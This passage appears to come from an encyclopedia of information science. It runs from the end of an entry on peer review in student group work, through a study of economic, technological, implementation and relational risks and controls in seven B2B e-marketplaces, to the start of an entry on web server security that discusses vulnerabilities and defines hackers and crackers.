This method of student groups with peer review is one of the ways to explore the real potential of the Internet as an educational tool. The method uses the communication capabilities of the Internet to:

- Stimulate more interaction among the students;
- Create an environment to foster constructive debate (collaborative learning);
- Give the students a chance to learn how to give and receive criticism in a polite and constructive way;
- Provide an engaging environment for the participants (very helpful with dull topics).

The role of a software tool, such as WebCoM, in managing the peer review method activities is key to the success of the process as a whole. The method can help the students learn how:

- To present their work because they have to show their results and justify their opinions to another group and to the rest of the class;
- To evaluate the quality of the works of others because they have to present constructive criticisms about them;
- To accept and understand criticisms from their colleagues, what is very important for a successful computer science professional.

The teachers can save time by letting part of the evaluation work be done by the students themselves. This extra time can be used to manage more groups of students (with fewer students per group) or to focus on problematic students who may need extra help.

The main negative point of this method is that some students let personal involvement interfere when they receive criticisms from fellow students. However, this is a problem that students should begin to deal with when they are still at school, rather than later, as computer science professionals.

GOING FORWARD

The WebCoM tool was written as a Java applet using a Web technology that is fast becoming obsolete. New tools for this method should incorporate Web 2.0 concepts, such as user communities and the ability to use functionality from other tools (such as Wikipedia, http://wikipedia.org). And be written to run on the client browser, using JavaScript for client side functionality (AJAX), so the user does not have to install any software. The original goals and advantages of this method remain, but those new technologies can make its use more fun and engaging for the students and the ability to reuse functionality from other sources (mash-ups) can expand its application beyond computer science and engineering classrooms.

KEY TERMS

AJAX: The Asynchronous JavaScript and XML is a Web development technique used for creating interactive Web applications.

Collaborative Learning: An instruction method in which students work in groups toward a common academic goal.

Individual Learning: An instruction method in which students work individually at their own level and rate toward an academic goal.

Peer Review Method: Peer review is a process used for checking the work performed by one's equals (peers) to ensure it meets specific criteria. The peer review method uses peer review to evaluate assignments from student groups.

Software Project: An educational activity where students are required to develop or specify a program following guidelines and requirements that were previously established.

CSCL: The computer supported collaborative learning is a research area that uses software and hardware to provide an environment for collaborative learning.

UDF: The unit development folder is a kind of structured report to describe a development process.

FTP: The file transfer protocol is a protocol to transfer files from one computer to another over the Internet.

Web 2.0: A perceived second generation of Web-based communities and hosted services, such as social-networking sites and wikis, which aim to facilitate collaboration and sharing between users.

A Security Framework for E-Marketplace Participation

Pauline Ratnasingam
University of Central Missouri, USA

INTRODUCTION

The increasing trend in the use of Internet-based e-marketplace applications has created tremendous opportunities for businesses to manage effective supply chain management. An electronic market exists when a supplier provides goods and services to a customer in a transaction partially or fully automated by information technology. E-Marketplaces can be defined as a digital infrastructure that supports industrial commerce, such as auctions, catalogues and exchanges (Ivang & Sorenson, 2005). IDC predicts IT and e-marketplace spending will reach $496.7 billion in the U.S. and $1.3 trillion globally by the year 2009. Despite extensive research on this topic, there has been limited work in the realm of e-marketplace security. These e-marketplaces are generally implemented on the Internet, whose original purpose was to provide a robust heterogeneous distributed computing environment for applications that may not yet be developed.

Previous researchers have noted that the formation of electronic marketplaces has been declining and that the failure rates are high. For instance, Dai and Kauffman (2002) suggest that only one-fifth of the electronic marketplaces in operation would succeed since firms have to face serious technical challenges. Theoretically e-marketplaces should enable firms to trade and collaborate more efficiently. The reason for this is due to the proliferation of affordable technology and the explosive growth of B2B transactions that have allowed buyers and sellers to conduct transactions electronically and to generate substantial savings and revenue for participants and owners (Sharifi, Kehoe, & Hopkins, 2006). Nevertheless, in reality, many e-marketplaces disappeared during major consolidation phase (Tran, 2006).This study aims to examine the nature of security in e-marketplaces. We identify four types of risks, namely economic, technological, implementation, and relational risks in seven e-marketplace firms from a cross-section of different industries. We then present the control measures as in the responses that the seven firms enforced in order to reduce and manage their risks. The contribution of this study is the development of a security framework based on the findings for e-marketplace participation.

DEFINITION OF E-MARKETPLACES

White and Daniel (2003) describe e-marketplaces as Web-based systems that enable automated transactions, trading, or collaboration between business partners. According to Bakos (1998), an electronic marketplace is an interorganizational system that allows participating buyers and sellers to exchange information about processes, products, and services. O'Reilly and Finnegan (2005) defined e-marketplaces as an organizational intermediary that electronically provides value added communication, brokerage, and integration services to buyers and sellers of direct and/or indirect products and/or services in specific horizontal or vertical market functions, meeting management needs for information and process support, and/or operating the required IS/IT infrastructure.

Table 1 presents the definitions of e-marketplaces from different sources.

CHARACTERISTICS OF E-MARKETPLACES

Previous research has identified different types of e-marketplaces, including buyer-driven, seller-driven, vertical, horizontal, and enabling technologies that provide online buying services, auctions, functional exchanges, and net markets (Christiaanse & Markus, 2002, 2003; Kaplan & Sawhney, 2000; Lenz, Zimmermann, Hans-Dieter, & Heitmann, 2002). Bailey and Bakos (1997) suggest key roles of e-marketplaces as: matching buyers and sellers, aggregating and facilitating buyers' demand, sellers' product, and acting as an agent of trust. Similarly, Kaplan & Sawhney (2000) classified

Table 1. Definitions of e-marketplaces and types of e-marketplaces

Source	***Definitions of E-Marketplaces***
Bailey and Bakos (1997)	"a virtual place where buyers and sellers meet to exchange goods and services."
Bakos (1998)	is an "inter-organizational system that allows participating buyers and sellers to exchange information about processes, products, and services."
Choudhury, Hartzel, and Konsynski (1998)	"an inter-organizational system through which multiple buyers and sellers interact to accomplish one or more of the following market-making activities; identifying potential trading partners, selecting a specific partner, and executing the transaction."
Santos and Perogianni (2001)	"Internet destinations (built on a commerce platform) that bring diverse firms together to conduct e-commerce"
Zhu (2002)	"an infrastructure that creates a trading community linked by the Internet and provides the mechanism for B2B interactions using common standards and industry wide computer systems"
White and Daniel (2003)	"e-marketplaces are Web-based systems that enable automated transactions, trading or collaboration between business partners"
Christiaanse and Markus (2003)	"'spaces' where buyers can discover products and their prices by means of electronic catalogs, auctions or exchanges and IT capabilities that support negotiated pricing"
O'Reilly and Finnegan (2005)	"as an organizational intermediary that electronically provides value added communication, brokerage and integration services to buyers and sellers of direct and/or indirect products and/or services in specific horizontal or vertical market functions, meeting management needs for information and process support, and/or operating the required IS/IT infrastructure."
Garcia-Dastugue and Lambert (2003)	'an e-marketplace is an information system that allows buyers and sellers to exchange information about prices and product offerings and the firm operating the e-marketplace acts as an intermediary'
Skjott-Larsen, Hartzel, and Konsynski (2003)	"a place on the Internet, where many business buyers and suppliers meet, trade and collaborate. Our definition excludes EDI, fax or telephone linkages between two actors as well as simple information exchange…"

B2B marketplaces as a two-by-two scheme considering dimensions on what firm's purchases (manufacturing inputs or operation inputs), as well as how they purchase (spot buying or systematic buying).

Electronic marketplaces can be characterized according to goods traded (direct or indirect, single vertical industry, commodity or differentiated), type of trading mechanism (catalog, auction or exchange, negotiated pricing, or combination), types of support activities provided (inspection, warehousing, transportation, insurance, financing), or ownership (private trading exchanges, public independent e-marketplaces, or industry consortia). Some distinguishing attributes are core services offerings—transaction, interaction, and support services. E-Marketplaces that emphasize interaction services are known as collaboration services. Other types of e-marketplaces have been identified: Wise and Morrison (2000) —different functional foci; Malone et al. (1987) —different impacts; Bakos (1997) —different ownership structures and levels of price transparency.

E-MARKETPLACE RISKS

Risks associated with e-marketplaces are due to weak procedures in the software development process, deficiencies in protocols, and other technology-related problems. There are hosts of other risks that must also be addressed, such as accidental or erroneous processing of business transactions. Vaidyanathan and Devaraj (2003) suggest that there are administrative threats that create risks such as password sniffing, data modification, spoofing, and repudiation. Risks associated with fraud can also be due to the rapid growth of electronic exchanges and the lack of internal controls.

E-Marketplaces have had a large amount of hype and are continuing to grow, even though the past records of e-marketplaces were full of uncertainties, vulnerabilities, and risks. The exposure to risks increased when disparate services were provided by the various trading partners (Choudhury et al., 1998; Sims & Standing, 2002). The new services were threatened by internal factors, such as the lack of standards, lack of regulations, and the lack of secure systems. Furthermore, external factors such as volatile online political sanctions, natural hazards, legal issues, environmental issues, and other political instabilities threatened the firms using their framework. We identify four types of risks, namely economic, technological, implementation, and relational risks discussed in the next section.

Economic Risks

Economic risks are derived from increased transaction costs. Most of the independent, e-marketplaces such as; Aluminum.com, Ventro Corporations, Chemdex and Promedix were unable to maintain their liquidity due to large manufacturers generating large volumes of transactions and negotiating with suppliers and vendors on their own thereby saving transaction costs for themselves while ignoring the smaller suppliers. Similarly, Vertical Net Inc and SciQuest Inc have transformed their business to become software vendors thereby avoiding charging fees for online transactions (Hicks, 2001; Segev, Gebauer, & Farber, 1999).

Transaction costs consist of coordination cost, made up of search cost for finding the right supplier or buyer, and the cost for exchanging information. Further, contracting costs includes the cost of negotiation as well as legal and administrative costs incurred in creating an enforceable contract that satisfies both trading parties (Gulledge & Mason, 2000; Le, 2002; Premkumar, 2003). Sklar (2001) suggests that as e-marketplaces continue to evolve, the key component for their survival will be their ability to sustain global e-commerce liquidity and efficiency through trust-based transaction and settlement solutions. Similarly, suppliers are at risk when they reduce the supply chain cost which directly reduces supplier profit margins. This is also known as supplier squeeze and with large public exchanges that are formed to reduce procurement costs the risks are even greater. The supplier knows the exchange will use all types of new technologies to reduce costs, such as auctions, reverse auctions, and real-time pricing. In order to offset reduced margins, suppliers seek increased transaction volume, but this has not happened in the exchanges. Buyers are at risk; especially with branded products, the competitors are forced to use a common sales channel, and this may not result in decreased prices for the buyers.

Technological Risks

Technological risks are derived from integration issues (such as incompatible applications) and security issues (such as the volatile Internet environment). Technological risks impact suppliers, as they are required to adopt different technological solutions provided by the buyers (also known as technology squeeze). New and untested applications created scalability, security, and availability issues (Vaidyanathan & Devaraj 2003). Poor business practices creates administrative threats, such as password sniffing, data modification, spoofing, and repudiation. Further, a variety of standards and operating procedures causes a lot of frustration and resistance among suppliers. Suppliers who have attempted to outsource their business applications hoping to reduce the costs and maintain their profit margins faced the risks of outsourcing their critical business processes to different firms with different procedures (Gulledge & Mason, 2000). Likewise, changes in the online fulfillment processes have posed technological risks, as products and services are needed almost in real-time. Integration of real-time sales orders with the existing supply chain management and order fulfillment have made trading partners exposed to pressure.

Implementation Risks

Implementation risks are derived from the lack of bargaining power due to relationship-specific investment. Suppliers have attempted to implement the same technological path as buyers, but it leads to the risk of continued investment in new technologies and additional integration costs. Operation risks are increased due to the lack of technical knowledge of the system and training (Premkumar, 2003; Wise & Morrison, 2000).

The numerous failures of the Internet activities are an illustration of the difficulty in altering business process management, such as logistic services, purchasing services and e-marketplaces are no exception to the rule (Tran, 2006). For example, suppliers experience implementation risks from the intermediaries. The reduced coordination costs enabled by the market infrastructure may promote the emergence of intermediaries that increase buyers' collective bargaining power, or can offer complete solutions that make sense of the large number of potential interactions among different product offerings. Intermediaries in e-marketplaces should identify a proper strategy that will be beneficial to both to the participants in the e-marketplace and to the intermediaries themselves. Failure to do so may result in strategic failure for the intermediary (Bakos & Bailey, 1997).

Relational Risks

Relational risks are derived from the failure to address power related issues among trading partners. Focus on dyadic relationships means that interdependencies among a series of related trading relationships may be missed, such as power. A major relational risk concerns information transparency. E-Marketplaces reduce the power of sellers because of transparency of prices. They could counteract by controlling the system themselves and emphasizing product over price information. Buyers could also form coalitions and also counter the bias of the supplier owned systems, by collecting the data and reformatting it to their own needs. Imbalance of power leads to a lack of trust among trading partners concerned about falsifying e-documents. Further, market power can be an implementation risk derived from the threat of competition and potential collision practices (Tran, 2006). Santos and Perogianni (2001) suggest that competition, standardization, and a lack of trust causes relational risks. Challenges in the competition include misuse of trading agreements, exchange of information or restriction of freedom of suppliers and/or buyers to participate on equal terms (Le, 2002).

Further, new services also bring about new relationship risks. E-Marketplace firms exposures to risks increase when disparate services are provided to them. Furthermore, these services are threatened by internal factors such as; lack of standards, lack of regulations and rules, and lack of support systems. The external factors that threaten the new e-marketplace services include: volatile online political sanctions, natural hazards, legal issues, environmental issues, and other political instabilities.

CONTROL MEASURES FOR THE E-MARKETPLACE RISKS

Controls refer to measures implemented by e-marketplace firms to manage, mitigate, and eliminate their risks. It is part of a facility, including any system, procedure, process or device that are intended to eliminate hazards, prevent hazardous incidents from occurring and aims to reduce or mitigate the severity of consequences of any incidents that do occur. We identify four types of controls, namely economic, technological, implementation, and relational controls.

BACKGROUND INFORMATION OF THE SEVEN E-MARKETPLACE FIRMS

Seven e-marketplace firms participated in this study from a cross-section of industries, namely automotive, aerospace, and defense industry, chemicals, and construction, energy, agriculture and plastics industries. First, Covisint representing a buyer-driven e-marketplace in the automotive industry has grown dramatically, and in January, 2003, they had 76,000 registered trading partners. Second, Exostar in the aerospace and defense industry joined forces with Boeing, Lockheed Martin, Raytheon, and BAE Systems, four of the world's leading aerospace and defense manufacturers to streamline the highly sophisticated processes that aimed to achieve zero tolerance for failures. Third, ChemConnect originally conceived as a bulletin board site in 1995 primarily deals with feedstock, chemicals, plastics, and other products. It advertises over 9,000 members from 150 different countries. Fourth, Construction.com owned by McGraw Hill acts as a portal for construction operations like its Dodge analytical service, helps contractors estimate costs and make bids. Fifth, Pantellos group is an open marketplace focused on utility and energy services. Many large utilities in North America, including Houston-based Reliant Energy Inc., formed Pantellos group in the year 2000 to create supply chain services. Sixth, Farms.com an e-marketplace in the agriculture industry established by merging with Agribiz.net's eHarvest grew to offer an online trading platform for a wide range of agricultural products including swine, beef, dairy products, cattle, poultry, real estate, and crop protection products. Finally, Omnexus, a plastics industry owned by a Dutch company, offers browser-based transaction software for customers to buy directly from suppliers. Table 2 presents the background characteristics of the seven firms that participated in this study.

FINDINGS–E-MARKETPLACE RISKS EXPERIENCED BY THE FIRMS

In this section, we discuss the findings from seven e-marketplace firms pertaining to the risks they experienced.

Economic Risks

Economic risks in the automotive industry arose when their online parts for procurement slowed down, due to cuts in IT spending. For example, Covisint experienced competitive risks when they found that their suppliers were unwilling to join the e-marketplace, because it would reveal the prices of their products. They also encountered suppliers who declined to enhance their e-marketplace that would have reduced buyers switching costs. Covisint was pressured into providing tools that would demonstrate returns and reduced costs quickly. Even though, the aerospace industry was stable with a steady demand for their products, Exostar experienced economic risks from its competitors. 1999 was a tough year of competition for Chemconnect, who experienced pressures on pricing, the loss of export markets, and growing complexity. In 2002, ChemConnect's commodity markets fell due to the post-Enron fears of credit risks.

The Internet enabled the construction industry trading partners to access other construction-related Websites directly. For example, an architect creates economic risks by accessing the site of a lighting fixture manufacturer and obtains the product-specific information needed thereby bypassing Construction.com's catalog. Pantellos group offered professional services, consulting services, and procurement settlement services. Although, they had a business model that does not depend on auctions they still experienced economic risks.

Farms.com trading partners demanded value added services. The different kinds of information included: real-time, relevant, accurate, and trusted information that led to increased cost. Omnexus faced threats from indirect competitors (including GetPlastics, PlasticsGrid, and CheMatch) as their business model evolved, thereby introducing new products and services. Furthermore, other competitors, such as procurement specialists, FreeMarkets, and solution sellers (such as Commerx) directly impacted their strategic decisions.

Technological Risks

Despite applying Sun's open standards, Covisint experienced technological complexity and administrative disputes leading to integration issues. They were pressured to provide a centralized marketplace for parts auctions and collaboration for their 40,000 trading partners.

Table 2. Background information of the e-marketplaces

Background Information	**Covisint**	**Exostar**	**Chem Connect**	**Construction. Com**	**Pantellos Group**	**Farms. com**	**Omnexus**
Type of Industry	Automotive	Aero Space & Defense	Chemicals	Construction Services	Energy	Agricultural Products	Plastics
Type of E-Marketplace	Buyer Driven	Industry Driven	Supplier Driven	Independent E-marketplace	Open EMP	Seller Driven	Buyer Driven
Number of Trading partners	76000 In 2003	20,000	9000	40,000	50,000	60,000	40,000
Year they Implemented E-marketplace	2000	2001	1995	2002	2000	1995	2000
Type of products & services	Motor Vehicles & Parts	Airline Parts & Services	Chemicals Plastics	Construction Services	Utility & Energy Services	Agricultural Diary Crop Protection Products	Plastics

Exostar feared that their technological solutions will not be compatible with other browser and operating systems. Furthermore, security, quality, and safety continued to be their critical challenge, as it was a complex industry. Chemconnect experienced integration issues when getting their internal systems to function properly. Construction.com feared the isolation of information assets into separate databases. The lack of integration made it impossible to provide relevant and timely information to their trading partners.

Pantellos group had specific interfaces to handle the transfer of data between their legacy systems using EDI. Although, EDI was a reliable system, it was difficult for smaller trading partners to adopt, as it was inflexible and expensive. When eHarvest.com merged with Farms.com in April, 2000, they faced challenges in integrating their database. Further, scalability issues arose due to their large databases that in turn led to technical components including online auctions, exchanges, farm management solution software, pricing indexes, and user interfaces not promptly delivered. Similarly, Omnexus faced functionality and flexibility issues as their Ariba software had to handle all aspects of the transactions.

Implementation Risks

Covisint had to make a cultural transition from an automotive manufacturing plant to an e-commerce environment. Some of the challenges they faced included:

- How to accelerate business in a technological arena that was unproven?
- How to support the growth of the business through various stages of development by providing different types of services?

They were exposed to fixed costs by creating a traditional business up to a year before those resources were really needed or the technical skills defined. Further, they had to launch a skeleton organization with the risk of being overwhelmed by initial demands.

Exostar's had a vast array of managerial and technological challenges as it was a complex industry. Chemconnect's and Construction.com's implementation risks were derived from using ad hoc software development methods that increased their implementation costs as it demanded highly specialized and expensive programming skills. Further, the software development processes lacked consistent methods for documenting, saving, and reusing pieces of programming code.

After facing initial challenges in implementing uniform standards, Chemconnect developed the Chemical Industry Data Exchange (CIDX), a nonprofit association of chemical firms and their supply chain partners. CIDX's aim was to assist firms globally with their e-business transactions. The transactions would be supported by common XML based data exchange standards to facilitate buying, selling and delivering chemicals. To complicate matters, the software development processes lacked consistent methods for documenting, saving, and reusing pieces of programming code. These limitations made the product development process slow and costly. Numerous changes and distribution posed a high risk of breaking the existing systems.

Farms.com faced the emergence of a new generation of Internet-experienced farmers who were demanding more than an on-line presence. Omnexus' experienced neutrality in the eyes of the suppliers, buyers and more importantly of the Securities and Exchange Commission. Their main concern was related to antitrust.

Relational Risks

Covisint's experienced relational risks with their suppliers who faced high operation costs and a lack of strategic vision. For example, although Covisint provided a unique framework called "industry open systems" which was designed for collaborative e-marketplace in the automotive industry, however, it suffered from antitrust risks due to the lack of uniform standards which were not included in their initial regulatory approvals. For example, behind the extended enterprise concept, Covisint can be perceived as a new way of gaining the bargaining power lost through the transfer of responsibilities for modular production to first tier suppliers. Ultimately, Covisint lost sight of their electronic platform mission and began undertaking commercial alternatives which led to competition in various input products and service markets. Automotive suppliers feared that the lack of security will allow competitors to see their pricing structures and design diagrams. Auto executives acknowledged that it was difficult for many salespeople, engineers and others to embrace the intangible nature of an e-marketplace. Exostar feared that the e-business exchanges will eventually consolidate with other e-marketplaces. Further, participation required a government certification imposed by the Federal Aviation Administration and the Defense Department.

In the wake of the Enron's case, Chemconnet was pressured to go above and beyond the call of duty in terms of ensuring a fair and equal playing field. They were pressured to increase the quality of their products and services. Chemconnect and Construction.com relational risks were derived from their trading partners who had to subscribe and log onto each service separately and use the company's printed list of products to find for specific information. This made searching for products time-consuming as trading partners could not find the products to meet their specific needs, since, the licensing model was complex, and the location-specific information was complicated to use. They also lost trust in their trading partners because of false advertising, refusal to follow through on negotiated purchases or prices, and settling through third party fake companies. The major areas of concern for Pantellos Group were credit risks, including liquidity, system security, and operating reliability. Farms.com had to face their big buyers who were forming consortia that threatened their business although the agricultural market was still relatively new.

Omnexus experienced implications of change management in the form of channel conflicts. Their biggest challenge was in communicating and demonstrating how their services can be beneficial to their trading partners.

CONTROL FOR THE E-MARKETPLACE RISKS

The e-mail questionnaire that was sent to our participants had a section pertaining to the control measures that the firms enforced based on the risks that they had experienced in each of the risk categories. The firms undertook a risk analysis assessment in order to identify the controls that will reduce and mitigate the risks they had experienced. We identify four types of controls, namely economic, technological, implementation, and relational controls.

Economic Controls

Covisint developed tools and services that assisted their collaboration and procurement activities by integrating the key e-procurement and supply chain functions, thereby saving time and costs from telephone calls and responding to e-mails. Exostar's economic controls were derived from the buying power of their four companies. ChemConnect tried to expand their services by offering new procurement services that aggregated small volume purchases. By doing this, they hoped to achieve repeat transactions thereby controlling their economic risks. Construction.com had to use an innovative approach to utilize its intellectual property in multiple market segments and multiple distribution channels.

Farms.com based their Web service development and distribution systems to provide easier Internet-based access to their existing products and services; interconnected product databases; personalized information services; value-added products; and partner applications. Pantellos group had a menu of supply chain and collaborative applications that provided savings in time and cost. Their exchange moved into an e-procurement system through a strategic alliance with WorldCrest, (a procurement service firm giving access to indirect goods and services). This will enable their trading partners to experience economies of scale by not having to spend a lot of time and money to develop their own online procurement processes.

Technological Controls

Covisint sale of auction services was an evolutionary step towards focusing their strategy as an automotive industry operating system delivering supplier management portals and data messaging services. Since Exostar's customers experienced problems in running Internet solutions using the old versions of software, they were directed to upgrade their system.

ChemConnect developed their own GXS network to facilitate e-marketplace operations, thereby integrating their key business functions into one compatible system. Construction.com transformed its information service by connecting their isolated data assets, and developing new products and services on a Microsoft.NET system that was connected to the Web service architecture thereby promoting cost-effective data reuse and exchange that in turn enables them to provide customer-defined information to individual subscribers.

These new capabilities provided an integrated database for their projects, products, and people, thereby increasing economic returns from new products and services. Farms.com transferred its software and technology to focus on supplying trading partners with real time marketplace and risk management software solutions.

Pantellos group integrated their system with other technologies applying Extensible Markup Language (XML). Omneux tried to simplify their business operations by combining disparate sources of data and information, from conflicting technologies and from setting up the operating platform.

Implementation Controls

Covisint implemented a new format for online trading and relationship building that aimed at collaborative functions. Exostar implemented 87 security requirements including the highest level of data encryption for both transacting and storage purposes.

ChemConnect implemented a GXS network for their trading partners who used the Chem eStandards to send and receive documents compatible with EDI. Construction.com formed a partnership with Microsoft to implement both a development platform and a runtime environment that integrates standard construction industry line-of-business applications and Microsoft Office System programs. Pantellos group formed an agreement with TruSecure® Corporation, a leading security services provider, to offer security, assurance and certification services. Farms.com employed the latest technology to combine three important components, namely high quality content, on-line community, and the possibility of engaging online transactions on one Web site. Omnexus built their model to achieve several supply-side benefits, including: integration, increased transaction speed, cost reductions in customer acquisition and retention, automation of the demand chain, real-time inventory and price updating, alternative purchasing experience for new and old customers,

Relational Controls

Covisint formed groups of personnel from both consulting and technology backgrounds, to resolve relationship issues. Their strategy called for a seamless blend of skills ranging from the consulting and technology spectrum. Exostar implemented an open IT architecture so their trading partners can join without extensive investments in technology. The company also stressed that sensitive information be encrypted, according to industry standards. ChemConnect added new settlement services that were expected to reduce relationship risks. Farms.com focused on improving customer satisfaction by providing quick and easy access of their information. Pantellos group allowed for global reach, unlimited operations and volume capacity as the Internet presented opportunities for suppliers to expand into new markets. Omnexus recruited skilled personnel and automated their system's functions to capture the demands of their trading partners.

Impact of Risks and Controls

As participants were describing the types of risks they experienced during the telephone interviews, we also requested them to indicate the impact it had on the risks and controls. The quantitative analysis suggests that the impact of the risks were mostly medium to high, as most of these firms were late adopters and did experience integration and compatibility issues that led to implementation, relational, and economic risks from unwanted IT investments.

The impact of the controls implemented by the firms was mostly rated medium to high. One reason for this is that there were some firms such as Covisint and Chemconnect who have implemented e-marketplace earlier and had a lot of data whereas, others were late adopters and their IT managers did not experience significant risks to date in order for them to enforce controls pertaining to the risks. The products and services the firms had been unique to a specific industry type and a group of suppliers. These firms included; Exostar in the aerospace industry, Farms.com and Construction.com.

This section draws upon the impact of the risks and controls the firms experienced. The impact levels were measured using a 10 point likert scale with Low (0-3), Medium (4-6), and High (7-10). Our findings suggest that although e-marketplace security was a concern for most of the firms, they were able to control it with effective IT solutions, standard operating procedures and regulations. Table 3 presents the impact of the risks and the controls.

THE SECURITY FRAMEWORK FOR E-MARKETPLACES

Based on the findings of risks and controls experienced by the seven firms, we developed a security framework

Table 3. Impact of risks and controls by the e-marketplace firms

Risks/Controls	Covisint	Exostar	Chem Connect	Construction. Com	Pantellos Group	Farms. Com	Omnexus
Economic Risks	H-7	M-5	M-6	M-4	M-5	M-5	M-5
Technological Risks	M-5	M-5	L-3	H-7	M-4	M-5	M-4
Implementation Risks	H-7	H-7	H-7	M-5	L-3	M-4	M-4
Relational Risks	M-4	M-4	H-7	H-7	M-4	L-3	H-7
Economic Controls	M-6	M-4	M-4	M-5	M-6	H-7	M-4
Technological Controls	H-7	M-6	M-5	H-7	M-5	M-6	H-7
Implementation Controls	M-5	H-7	M-6	H-7	M-5	H-7	H-7
Relational Controls	H-7	M-6	M-5	M-6	H-7	M-6	H-7

for e-marketplace participation presented in Table 4. The framework highlights the common key characteristics in terms of risks and controls experienced by each industry type. For example, the study found that automotive suppliers experienced the following risks: security risks when suppliers' competitors get to view at proprietary designs transmitted online; standard risks when suppliers purchase expensive and complicated software that were replaced with new systems; implementation risks when the software, online exchanges and other digital initiatives fail to deliver on their promises; early-adopter risks, when a well-intentioned supplier takes the plunge but then becomes a guinea pig or beta test for the rest of the industry; opportunity risks when suppliers spend millions or billions of dollars on software and technology that could have been spent on core competencies such as factory upgrades, wage increases or other more tangible benefits. Covisint was among the first e-marketplaces to be launched. They had no other models to follow and were restricted by the limitations of the technology. ChemConnect rated their relational risks to be high due to the Enron case. They had fears of credit risks. This, coupled with the economic downturn, put ChemConnect under pressure to ensure that trading on its exchange would be fair. Technological risks included integration of the e-marketplace with compatible systems, thereby preventing non standardized communication formats.

Based on the key findings of the e-marketplace risks and controls from the seven firms, Table 4 presents the security framework for e-marketplaces.

CONCLUSION

This study identified four types of e-marketplace risks, namely economic, technological, implementation, and relational risks. Then it identified four types of control measures to help reduce and manage these risks. They included: economic, technological, implementation, and relationship controls experienced by seven e-marketplace firms across different industries. Based on the key findings of the seven firms, a security framework for e-marketplaces was developed. This study contributes to the security literature as it identified risks and controls those e-marketplaces across different industries experienced. Further, it contributes to practice as e-marketplace practitioners will be made aware of the kinds of risks and the types of control measures they can enforce for their industry type. E-Marketplaces are a product of strategic applications of new IT and they correspond strategically with the market product and

Table 4. The security framework for e-marketplaces

E-Marketplace Risks	E-Marketplace Controls
Economic Risks Increased costs of transacting Pricing pressures Threats from indirect competitors EDI was expensive and inflexible compared to other Internet based e-commerce applications	***Economic Controls*** Focused was on collaborative and procurement services Used the buying power of its founders to create economic returns Expanded its services and provided new procurement services Developed greater value added products with less time to market Provided easier access to information Provided e-procurement services Specialized in services instead of depending on product sales Provided more value added services and functionality
Technological Risks Technical complexity Incompatible applications and technologies Lack of integration Lack of security Failed to deliver technical solutions and services	***Technological Controls*** Focused on supplier portals and data messaging services Upgraded recommended customer configuration Provided a stable and reliable IT infrastructure Implemented a platform independent technology to integrate databases Implemented open standards Implemented their IT system in phases in order to reduce technological risks
Implementation Risks Cultural transition from traditional commerce to e-marketplaces Lack of uniform standards Lack of consistent operations Poor business practices (using adhoc software development methods) Management and technical challenges Lack of technical knowledge and uncertainties	***Implementation Controls*** Formed a new service model that focused on collaboration and procurement activities Founded a neutral exchange that fulfilled their security requirements Implemented the GXS network to simplify and facilitate IT integration among trading partners. Formed an alliance with a major software development company in order to avoid integration issues Formed an agreement with TruSecure® to provide security services. Formed strategic alliances to assist their implementation process
Relational Risks Imbalance of power Opportunistic behaviors by trading partners Concerns with trust due to the intangible nature of the e-marketplace Searching for products that were time consuming Challenges with change management leading to communication issues Lack of strategic vision	***Relationship Controls*** Used outsourcing as a form of collaboration in an untested market Added new settlement services that were expected to reduce risks. Changed their focus from product centric to a customer centric Formed strategic alliances with third-party application developers and information providers Provided value added services to their trading partners Added more functionality to maintain their e-procurement process Formed mergers to maintain their leadership role Provided specific services targeted towards their suppliers

supply chain strategies. The findings also suggest that successful security framework can be established with effective communication, collaboration and commitment. Future research should focus on applying this framework with other e-marketplace firms in order to derive at a generic framework for e-marketplace participation.

In conclusion, we found that, although e-marketplaces have been around for sometime, its full potential has not been realized. Firms are still formulating standards to meet the application requirements that are modular, flexible, adaptable, scalable, robust, and transparent. They must ensure that relevant standards incorporate trust building measures in order to provide globally recognized certificates and credentials, using a wide range of optional encryption standards which are easy to implement, reliable and are user friendly. The challenge is not the technology. The challenges are the business rules, open communications, trust, and the basics of e-business. Some folks are having a harder time than others thinking that they can share services, content, and business practices, because they feel it is a proprietary business advantage. That is the sort of challenge we face everyday.

KEY TERMS

Control Measures: responses taken by e-marketplace firms to manage, reduce, mitigate and eliminate their risks.

E-Marketplace: An inter-organizational system through which multiple buyers and sellers interact to accomplish one or more of the following market-making activities.

Economic Risks: Risks derived from increased transaction costs that led to reduced financial returns.

Implementation Risks: Risks derived from poor business practices, such as lack of training, lack of uniform standards, quality, and procedures that causes dissatisfaction among trading partners.

Relational Risks: Risks derived from imbalance of power among trading partners who exercise opportunistic behaviors that in turn led to poor reputations and lack of business continuity.

Risks: Risks can be viewed as a hazard, weakness or uncertain outcome or an opportunity.

Technological Risks: Risks derived from incompatible technologies that causes integration and operation issues.

Security of Web Servers and Web Services

Volker Hockmann
Techniker Krankenkasse, Hamburg, Germany

Heinz D. Knoell
University of Lueneburg, Germany

Ernst L. Leiss
University of Houston, USA

INTRODUCTION

Web servers and the Web services associated with them have become increasingly important in the last few years. Online banking, e-mail, and money, business-to-business (B2B), and business-to-client (B2C) transactions are growing rapidly. It is difficult to imagine modern business without these forms of networking.

However, there are also significant negative aspects. In many cases, due to competitive pressures, companies and government agencies had to implement these services very fast, often too fast and without any appreciation of the concepts of security and protection. As a consequence, it turns out that a hacker can misuse with little effort these Web services or compromise the underlying database (e.g., to obtain access to credit cards numbers or social insurance information).

A very significant percentage of the population in developed and developing countries is using wired and wireless connections for reading e-mails, accessing newsgroups, or using Internet banking. All these services are running on a Web server. Most Web servers are running the Apache or the Microsoft Internet Information Server (IIS) (all versions of both servers [Apache 1.3.x/2.x, IIS 3-6]) (Netcraft, 2006). Of these, older versions of the Internet Information Server are especially vulnerable to numerous attacks. Therefore, an attacker is in a position to break, with little effort, into many Web servers running IIS 4 or 5.

However, the Apache Web server (running on Windows systems) is also vulnerable to similar attacks. Moreover, using a Web server based on UNIX or Linux is not a guarantee for a secure system. UNIX and Linux systems are also affected by inherent weaknesses and vulnerabilities such as buffer overflows and the handling of format strings (ZDNet, 2006).

Readers who like to have more general insight are referred to works by Leiss (1990) and Garfinkel and Spafford (2002). These books give broader perspectives on Internet security.

HACKER, CRACKER, AND ATTACKER

In many technical articles as well as in the popular IT press one can read about hackers and crackers; sometimes there are references to cyberpunks and script-kiddies. But, what is a hacker, when is a hacker a cracker? What is the definition of a script-kiddie?

A hacker is someone with substantial technical know-how. A hacker (and it is almost always a male) is very interested in developing and administrating systems. The hacker is frequently motivated by a search for knowledge and interest in improving the hacker's systems and programs. A cracker on the other hand is someone who is often more interested in breaking into a server to access data or to subvert the functioning of the server. The cracker may also break into systems for money (Davis, 2002; Pipkin, 2002).

